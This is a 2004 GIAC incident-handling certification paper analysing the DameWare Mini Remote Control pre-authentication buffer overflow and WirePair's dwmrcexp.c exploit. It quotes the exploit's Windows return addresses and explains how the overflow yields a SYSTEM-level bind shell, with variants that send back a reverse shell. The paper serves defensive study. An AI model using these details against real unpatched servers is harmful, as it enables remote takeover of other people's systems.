Global Information Assurance Certification Paper

Using DWMRCEXP.C to Exploit the DameWare MRC Server Pre-Authentication Buffer Overflow Vulnerability

Travis West
Submitted 23 Feb. 2004
GIAC - GCIH Practical Assignment version 3.0

Table of Contents

1 Abstract

This paper covers the use of the DWMRCEXP.C Code from WIREPAIR to Exploit the DameWare Mini Remote Control Server <= ver 3.72 Pre-Authentication Buffer Overflow Vulnerability on a Windows 2000 Server running ISA Server. The paper uses a hypothetical incident to examine the technical details of the exploit, the overall platforms of the exploit environment, the steps to run the exploit, and an example incident response.

2 Statement of Purpose

In the ever expanding, interconnected, tightly meshed cyber-spider-web reality that computer professionals face each day, one truth remains… it is a struggle to keep up with the exponential changes in our e-worlds. In tribute to the honor of these struggles, this paper is offered as a small token to perhaps unlock the insight of anyone beginning to face their own personal computer security realities.

We will delve into an example "internal" corporate intrusion incident involving the use of the DWMRCEXP.c exploit code from "WirePair" (<http://www.sh0dan.org/files/dwmrcexp.c> , the full source code is also listed in the Appendix). The DWMRCEXP.c exploit code will be used to exploit the DameWare Mini Remote Control Server <= ver 3.72 Pre-Authentication Buffer Overflow Vulnerability.

We will examine the information from four specific angles in order to attempt to better understand the incident handling process.

First, we will take an up-close look at the exploit's technical details including the operating systems, protocols, applications, and specific exploit code details required in implementing an intrusion. We will also examine the specific procedures needed to run the exploit code and then view the attack signatures that are generated from executing the exploit on a target system.

Next, we will begin weaving a fictional story of an incident that utilizes the WirePair-DameWare exploit code. We will examine the overall computing environment in which the intrusion occurred, some of the details of the source and target network configurations, and some of the key platforms present during the hypothetical attack.

Then we will sit inside the skull of an intruder as we examine the stages of his attack. We will listen to his comments as he proceeds through the detailed steps used to exploit his company's computers and some of the motivations behind his actions.

Finally, we will examine the steps involved in responding to the hypothetical incident including the preparation, identification, eradication, recovery, and follow-up phases of our incident response.

In the end, it is my hope that some of us jump a few steps ahead of tomorrow as we peer into the mirror of this incident handling example. Let us begin…

3 The Exploit

The word "exploit" can refer to "a notable or heroic act", or can simply mean "to utilize". It can sometimes also mean "to make use of meanly or unjustly for one's own advantage". The computer field usage of the word "exploit" is normally applied to the

software programs, procedures, or other activities that a potential intruder could use to bypass the normal workings of some part of a computer system. A computer exploit could be compared to being a "chisel" that is used on a small, or sometimes large, vulnerable crack in a wall.

In the real world, exploits seem to generally be some nifty little script, source code, or precompiled program written in C, Perl, Assembler, VB, JavaScript, Python, or some other commonly used programming language. These programs can be passed around from intruder to intruder without too much trouble. The most valuable exploits will give full "root", "administrator", or "system" level rights to the intruder so that they can have unlimited access to a computer system. A highly valued exploit would also be capable of being executed on a large number of computers on the internet from a remote location. This would allow the intruder to maintain some anonymity while attacking the systems of other people throughout the world.

Some of these computer exploits have become valuable commodities to a number of people on the internet. There seem to be a few people on the Internet that are even willing to pay money for unpublished "zero-day" exploits (Note: a "zero-day" exploit is one that hasn't been published or revealed to the general public). Most of the time these people just want to trade exploits for other exploits of similar value. An example of the possible value of a new exploit can be seen by browsing through some of the zone-h forum discussions on the Internet located at URL: (<http://www.zone-h.org/en/forum/list/forum=3/ >). Let's move on to our example exploit analysis.

3.1 Name

For this discussion we will primarily focus on the "WirePair-DameWare" exploit code (<http://www.sh0dan.org/files/dwmrcexp.c >). The WirePair-DameWare exploit will be executed against the DameWare Mini Remote Control Server <= ver 3.72 Pre-Authentication Buffer Overflow Vulnerability. The exploit and vulnerability names previously mentioned are by no means in common use throughout the industry. The exploit name listed above is simply something we created by combining the "author of the exploit's name" and the "target application's name". The vulnerability name mentioned above is merely the most descriptive name that we could find but for our discussion we will shorten it to the "DMRC pre-auth overflow vulnerability".

Discussions regarding vulnerabilities and exploits can be quite problematic. Often, finding a common name for an exploit, virus, or vulnerability can be very confusing. The use of a common name for an exploit or vulnerability can be especially confusing in the early hours of its public disclosure. This particular WirePair-DameWare exploit is no exception to the rule. While there are a number of websites on the Internet dedicated to finding common descriptions for computer system exploits and vulnerabilities, these websites are often confusing and slow to react to newly released information. The standardized, industry wide tracking of a specific exploit or vulnerability is seldom prevalent unless the exploit or vulnerability obtains some fairly wide spread notoriety, infamy, or other momentum through its malicious use in the real world. It would be nice if everyone in the computer industry could quickly standardize on a name for an exploit or vulnerability but I doubt that it will ever happen. Often we revert to communicating the name of these exploits and vulnerabilities as the "such-n-such" vulnerability or

exploit even if there are in reality multiple versions of the actual exploit code in the wild. Nevertheless, information on the WirePair-DameWare exploit that we will be discussing today is linked to the following websites on the Internet:

The CERT website lists this vulnerability under VU#909678 at URL: (<http://www.kb.cert.org/vuls/id/909678>) with the name "DameWare Mini Remote Control vulnerable to buffer overflow via specially crafted packets"

The securityfocus website lists this vulnerability under BID-9213 (bugtrack ID) at URL: (<http://www.securityfocus.com/bid/9213>). It was first reported on December 14, 2003 and posted with the name "The DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow vulnerability" and appears to have some of the original information submitted by WirePair e-mail: (wirepair@roguemail.net*)*

The DameWare website at URL: (<http://www.dameware.com/support/security/bulletin.asp?ID=SB2 >) has a security bulletin relating to this problem listed as a "'Possible' Buffer Overflow vulnerability resolved with the release of version 3.73".
They list the time table for this expoit as :

Time Table:
Nov 23rd, First contact with WirePair
Nov 24th, We respond to WirePair stating we will investigate the issue
Nov 26th, Supplied hotfix to WirePair to re-test.
Nov 27th, WirePair responds that hotfix resolves the Buffer Overflow issue.
Dec 04th, Version 3.73 released for download.
Dec 14th, Advisory is released by WirePair.
Dec 20th, WirePair releases his exploit code. (DameWare, p.1)

The securiteam website at URL: (<http://www.securiteam.com/windowsntfocus/6N00B1P95I.html>) lists the vulnerability as the "DameWare Mini Remote Control Buffer Overflow"

The neohapsis website at URL: (<http://archives.neohapsis.com/archives/bugtraq/2003-12/0221.html>) refers to this vulnerability as "DameWare Mini Remote Control Server <= 3.72 Buffer Overflow" and is dated "Sun Dec 14 2003 - 09:10:41 CST ".

The CVE database at URL:
(<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-1030 >) lists this vulnerability as number "CAN-2003-1030 (under review)" with a description of "Buffer overflow in DameWare Mini Remote Control before 3.73 allows remote attackers to execute arbitrary code via a long pre-authentication request to TCP port 6129." They assigned this as a candidate on *20040115.*

The Secunia advisory can be viewed at URL: (<http://www.secunia.com/advisories/10439/>). It refers to this vulnerability as "[SA10439] DameWare Mini Remote Control Buffer Overflow Vulnerability".

For the rest of this paper we will refer to this vulnerability simply as the "DMRC pre-auth overflow" vulnerability.

3.2 Operating System

Judging by the technical details of the DMRC pre-auth overflow vulnerability, it appears to have the potential capability of being exploited on any of the Microsoft operating systems that can accept a DameWare Server <=ver 3.72 installation. This includes Win95, Win98, WinME, NT4, XP, W2k, and W2003 (<www.microsoft.com>). It also appears to be potentially exploitable on any of the language versions of the previously listed operating systems, and on any of the OS service pack level iterations. A programmer would merely need to go to the trouble of loading a test machine, locating the pertinent memory address for the buffer overflow, modifying the WirePair-DameWare C code logic, and recompiling the exploit to be directed at the target OS.

The original source code of the WirePair-DameWare exploit shows that it was coded to work on the English versions of Windows XPsp0, XPsp1, W2ksp1, W2ksp2, W2ksp3, and W2ksp4 operating systems. The following lines of code are from the WirePair-DameWare dwmrcexp.c source code starting on line 22. These lines give the details the exploit's target operating systems (<http://www.sh0dan.org/files/dwmrcexp.c>, full source code is available in the Appendix)

> *DWORD xpsp0 = 0x77e9fc79; // kernel32 probably should be changed...*
> *DWORD xpsp1 = 0x77E9AE59; // kernel32 probably should be changed...*
> *DWORD sp1 = 0x74fd41b3; // msafd.dll works with sp1 base, haven't verified patches.*
> *DWORD sp2 = 0x74fd1b4b; // msafd.dll works with sp2 base, haven't verified patches.*
> *DWORD sp3 = 0x74fd2d57; // msafd.dll works with sp3 base and sp3 fully patched.*
> *DWORD sp4 = 0x74fdee63; // msafd.dll works with sp4 base and sp4 fully patched.* (McDorven, p.1)

WirePair states that the exploit works on W2k with sp4, but it is not clear which specific version of W2k he was using (Windows 2000 Standard Server or Windows 2000 Advanced Server). I would assume that since he did not mention "Advanced Server" that he was using the "Standard" version. We tested the exploit on the English versions of W2kAdvSrv sp4+, W2kSTDSrvsp2, and W2kSTDSrvsp4+ and it worked on all three OS configurations. This strengthens the possibility that this exploit may run perfectly on other versions of W2k that may be configured slightly differently even though the exploit source code does not explicitly mention them in its references. In the end, the proper execution of this exploit primarily depends on the DameWare MRC <= 3.72 product installation being present on one of the Microsoft operating systems.

For our example, the operating system of the target server will be Microsoft Windows 2000 Standard Server with sp4+ (all critical patches as of 1-1-2004 were applied) configured as a domain "member server". The test server was also configured as a Microsoft Internet Security and Acceleration Server (Standard version) running in proxy/cache mode (ISA firewall service not running). We used a single NIC configuration without the ISA Firewall Service running in order to emulate a typical internal web cache/proxy server configuration. This ISA cache/proxy Server

configuration is often present in multi-site companies that utilize a single connection to the Internet. They often use this configuration so that they can save network bandwidth by caching static content to remote WAN sites within the company. The details of our test "target" server OS configuration will be covered in more detail in a subsequent section of this document.

3.3 Protocols/Services/Applications

The DameWare DMRC application (<http://www.dameware.com>) is a GUI remote control application that allows a client user to view and operate a Windows console on a remote machine. It is often chosen by support personnel because it easy to install and use on most of Microsoft's operating systems. The application actually consists of 2 pieces, a server piece, that by default listens on port 6129/TCP (this port can be changed), and a client piece that is used to connect to the listening server program. The DMRC server piece, or "listener", can be run either as a windows service, or manually started by running the "DWRCS.exe" file. The default location on W2k for this file is "c:\Program Files\DameWare Development\DameWare Mini Remote Control\DWRCS.exe". The DWRCS.exe file can be installed as a service either at the time of the initial DameWare program setup, or it can be installed as a service at any time later from a working copy of the DameWare client software. If you install the listener as a service it shows up with the name "DameWare Mini Remote Control" in the list of Windows services. There are also some other DMRC server configuration options available in a file named DWRCS.INI. This is one method that can be used to change the port number for the listener service or to force a non-default authentication option. These options can also be modified via a GUI configuration interface within the application menus.

The applications layer communications protocol utilized by the DameWare product appears to be proprietary with hooks into three of the standard Microsoft Network Authentication protocols. We did not find any public documentation on the details of the DameWare protocol but some portions of the protocol are easily decipherable from viewing the network traffic sniffer traces. The details of the OS identification packets of the DameWare protocol are described later in this document in the references to WirePair's technical documentation. It is assumed that the information used by WirePair on the DameWare protocol were the results of his own reverse engineering activities but he may have gathered his information on the protocol from some other source of disclosure.

In order to run the WirePair-DameWare exploit successfully, the target server needs the following:

- One of the valid Microsoft operating systems versions that the WirePair-DameWare exploit was coded to run on (Note: the English version of Windows XP-sp0, XP-sp1, W2k-sp1, W2k-sp2, W2k-sp3, and W2k-sp4 have been validated but the exploit can probably run on the other Microsoft OS versions).
- The client network card should be running TCP/IP properly and have the ability to connect to the target server. (note: the TCP protocol is the "required protocol" for the DMRC product to install and run.)
- An instance of the DMRC <=3.72 server program needs to be running on the target machine either as a user initiated process or as a service. (file name = DWRCS.exe)

- The DWRCS.exe process must be running on port 6129/TCP for the WirePair-DameWare exploit to work. (Note: The WirePair-DameWare source code could be recompiled to attack the DMRC service on other TCP ports but the port 6129/TCP connection information is hard coded at compile time into the WirePair-DameWare executable file and is not modifiable at runtime.)

Note: The client piece of the DameWare application is not required on the attacker's machine in order to run the exploit. In addition, the target machine running the DMRC Server does not require any user to be logged on to the target server console at the time of the exploit.

During our test server installation we selected all of the installation setup "defaults" using DMRC version 3.70.0.0. For more details on the Dameware installation see the installation and configuration procedures listed below:
[Note: The newest version (ver 4.0) of DameWare Mini Remote Control program can be downloaded at (<http://www.dameware.com/download/default.asp#dmrc >) and is not vulnerable to this exploit.]

As we continue our detailed discussion of this exploit we will begin by describing the standard installation steps that we used to set up the target DameWare MCR product for testing.


The following is the procedure used to install our test server Dameware 3.7.0.0.0 installation. We used the default installation options:

1) Log in to machine with local admin rights
2) Open Windows Explorer and run the installation program (DWMRCW.MSI)

3) Click "next" to the wizard intro
4) Accept the license and click "next"
5) Enter registration info, scope of install, "next"
6) Set the install target dir, "next"
7) Click "next" to begin the installation of files
8) Installing files…
9) Installation is complete, click "finish"


After the initial installation, the configuration settings for the listening DWMRC Server can be modified via the application GUI. These settings can also be modified by


editing the dwmrc.ini file directly with a text editor if you so choose. In order to use the application GUI for your local Server configuration changes you need to run the Client program. Both the client and the server programs are installed on the target machine when you perform the DameWare default software installation. You can run the client interface by clicking “start, programs, DameWare Mini Remote Control, DameWare Mini Remote Control”. The screen below is the first screen that is displayed:



We just closed the window shown above and then set the local DameWare 3.70 Server software to run as a Windows service. To do this we clicked “file”, “install service” from the menus. We then entered the local IP address into the “Machine Name” text box on the “Server (Service) Installation” window and clicked the Edit button.

Clicking the “Edit” button will display default DameWare 3.70 Server settings as shown in the screen shots below (we kept all of the defaults for our test installation):





After a successful configuration of the product as a service, there will be an icon named “DameWare Mini Remote Control” in the taskbar. This icon will also be visible if the program is started manually and you choose not to install the product as a service. You can also modify the configuration settings show above at any time by right-clicking the taskbar icon and clicking the “Settings” button.

If you followed the steps listed above you should have everything needed for a vulnerable DameWare target test machine. Now let’s look at some of the other variants of the WirePair-DameWare exploit that are available on the Internet.

3.4 Variants

We located two other variants of the WirePair-DameWare exploit that are also targeted at the DMRC pre-auth overflow vulnerability. These other two programs could be considered to be variants of the WirePair-DameWare exploit because they take advantage of the same vulnerability in the DameWare application, but the source code for these variants differs from the WirePair-DameWare exploit in a number of aspects. The names and descriptions of these variants are listed below:

1) Dmware.exe [the source code is in the file named dmware.c] - A precompiled executable variant named dmware.exe was posted December 19, 2003 [the text inside the dmware.c code states that it was written Dec 16] by Adik (<netmaniac@hotmail.kg>) as an attachment to a bugtrack message and can be viewed at (<http://www.securityfocus.com/archive/1/348095>) . It appears to be a rewrite with some different memory offsets and shell code [Kyrgyz_rshell] grabbed from (<http://metasploit.com>) in order to make it run on more systems and more reliably. The command line usage of this executable asks for the arguments <TargetIP> <TargetPort> <YourIP> <YourPort>. It was stated by the author as being tested on W2k sp3 and XP sp1. It uses an EIP of 0x77db912b for advapi32.dll when connecting to W2k sp3 targets. One of this version’s main improvements is that it will set up its own listener and then shovel back a command shell to the source machine. This code is stated to use shell code from oc192 (Note: oc192 is the pseudo name for the person

that wrote the shell code. We were unable to identify this person's real name.) to shovel a shell back to a pre-established, user initiated listener. This "shoveled shell" technique makes it easier to bypass network restrictions such as firewall or router rules that block inbound traffic to a target server because the network communications are initiated by the target server and all subsequent communications for that connection are considered to be "outbound traffic" when processed by the firewalls and routers.

2) DameWeird.c – This variant is available at:

(<http://www.security-corporation.com/download/exploit/DameWeird.c>). It was created around December 24, 2003, is credited to kralor (<kralor_@_coromputer.net >) and adds some new EIP's for some French versions of W2k and XP. It appears to be a full rewrite of the original exploit code. It also uses some different shell code during the code injection routines.

3.5 Description

The WirePair-DameWare exploit consists of source code written in C with a few sections of hexadecimal "shellcode", "opcode", or "injection code". The WirePair-DameWare exploit source code is contained in a file named dwmrcexp.c. The source code is from WirePair (<Wirepair@sh0dan.org>) and can be viewed at (<http://www.sh0dan.org/files/dwmrcexp.c>) A copy of this code is also contained in the Appendix of this document.

If we glance through the source code we can see some of the following program functionality:

- The C code contains branching for compiling on either the WIN32 platform or for compiling with standard C on UNIX.
-The "main()" routine initializes some variables and then checks to see if the proper command line arguments were entered by the attacker.
-If the program did not properly receive the three command line arguments it tosses a usage message to the screen and exits.
- If the program does receive the proper command line arguments then it opens a socket connection to the target server on port 6129/TCP.
- It then begins to emulate the connection and authentication packet sequences of a DameWare 3.72.0.3 client.
- After a few packets back and forth between the client and server, the exploit program captures the second response packet from the DameWare server and decodes the OS version and service pack level of the target server.
- If the exploit code doesn't find one of the matching target operating system/service pack levels available on the target server, the exploit exits with an "Unknown OS sorry Exiting…" screen message.
- If the OS/sp level is good, the exploit code sends back some login credentials to the Dameware Server with an oversized string value appended to the login name. The target server doesn't properly validate the input string size and pushes the value "ssh0dan" concatenated with the exploit code into a memory area called the stack with a "strcpy" function. This oversized value exceeds the allocated memory space for the strcpy function and overwrites other nearby information contained in the stack. The "strcpy" function is unaware of the memory problem and continues an attempt to return execution to the calling program when it is finished. The overlong value is "explicitly

sized" by the exploit developer to overwrite the strcpy functions' return address instruction pointer in the stack with a bogus return address pointing to the exploit codes' own network listener and command shell routines. The "op code" is designed to open a listening port on the target server and return a remote command shell with "local system" privileges when an external program such as Netcat connects to the listening port.
-The exploit code continues the login sequence until the pre-authentication sequence fails so that the bad function will execute the exploit code.

Another good description of the basic workings of the exploit was documented by "WirePair" (the author of the exploit) and can be found at (<http://www.sh0dan.org/files/dwmrcs372.txt>). It gives a brief overview of the code from the perspective of the original developer. The following technical description of the exploit is from WirePair's documentation:


> A buffer overflow vulnerability can be exploited remotely by an unauthenticated attacker who can access the DameWare Mini Remote Control Server. By default (DameWare Remote Control Server) DWRCS listens on port 6129 TCP. By constructing fake communication packets pretending to be a client, we can cause a buffer overflow due to insecure calls to the strcpy (lstrcpyA) functions inside of DWRCS.exe. This overflow is caused after the client finishes sending all pre-authentication information. This includes local username, remote username, local NetBIOS name, Company Name, Registration Name, Registration Key, Date & time, lower case NetBIOS name, IP Address(s)of the client, and Version of the remote client. After this initial packet is sent, the client sends the requested authentication type (in this case NTLMSSP.) If the username is incorrect, the server will respond and then return from the vulnerable function.
>
> Technical Details:
>
> When first communicating with the DWRCS, packet dumps showed the server responds with the current Windows Service Pack level, as well as the Operating System Version in the second response packet. The OS can be identified by 16th and 17th bytes of this packet. This information can be used to find valid addresses for our op codes which we can change at will depending on how the server responds. Next if we send all of the variables listed in the description portion of this advisory, the server will respond whether or not authentication succeeded, or if there was an error. During the process of reading in these variables, the server copies these values using strcpy. Since no bounds checking is done, when the authentication fails (or possibly even succeeds), we can overwrite the return address on the stack and have the process call our code. (McDorven, p.1)

It is interesting to speculate as to how WirePair discovered the exploit but we don't have any specific information on the matter. We did however discover while testing the DameWare Client application that the "User Name" text box on the "Remote Connect" window doesn't properly validate the input length of the user data. We entered about 500 characters into the "User Name" field and got the following application fault in the client piece of the application:

"The instruction at '0x0041836b' referenced memory at '0x343344f1'. The memory could not be read".

The server application also exhibited an error "The instruction at '0x34333231' referenced memory at '0x34333231'. The memory could not be read"

A debug session of the client error is shown below:



It appears that the client program DWRCC.exe has a similar problem to the server program DWMRC.exe in the area of improper input data validation. Perhaps this is how WirePair initially became interested in the DameWare program. Perhaps he saw the client error (that also created a server side error) and was curious as to whether the DameWare Server code also failed to do proper input validation. Any server program with an error before the completion of proper user validation is a juicy target. Often the authors of exploits begin looking for exploit holes by simply identifying application errors. After becoming interested in the input validation of the DameWare Server code WirePair could have attached a debugger to the DWMRC.exe process and began stepping through the code looking for weaknesses. More information on the techniques used to identify and exploit such vulnerabilities can be found at the following sites (see Section 7 of this document for more details on these sites) :

-"Smashing the Stack for fun and profit" in Phrack 49
(<http://www.phrack.org/show.php?p=49&a=14 >)
-"Win32 buffer overflows" in Phrack 55
(<http://www.phrack.org/show.php?p=55&a=15 >)
-"TAO of Windows Buffer Overflow"
(<http://www.cultdeadcow.com/cDc_files/cDc-351/>)
-Misc whitepapers by David Litchfield
(<http://www.cerberus-infosec.co.uk/papers.shtml>)

- Chapter 8 by Greg Hoglund in the book “Hack Proofing Your Network”
- Grep Hoglund website at (<http://www.rootkit.com>)
- The metasploit website at (<http://www.metasploit.com/>)


After setting up a test target server we boot up some machines with C compilers on them, downloaded the code from the web, and compiled it. The code compiled without issues with gcc on Redhat 9 (<http://www.redhat.org>). It also compiled easily with the gcc compiler on a W2k STD Server running cygwin. (<http://www.cygwin.com>).

3.6 Signatures of the Attack

When handling an intrusion or attack against a computer system there are a number of clues that can be isolated and used to help us identify the particular vulnerability or exploit code that is being initiated. These clues are often called “attack signatures” and can be such things as log file records, network sniffer packets, files of a certain name or size, open network ports, and vulnerability scanner reports, just to name a few. Let’s look at some of the attack signatures of our example exploit.

After compiling the exploit code, we ran it against our target server to test it out. There were a number of visible attack signatures available on the target system and on the network layer when we ran the WirePair-DameWare exploit. First let’s look at the signatures available on the target system itself.

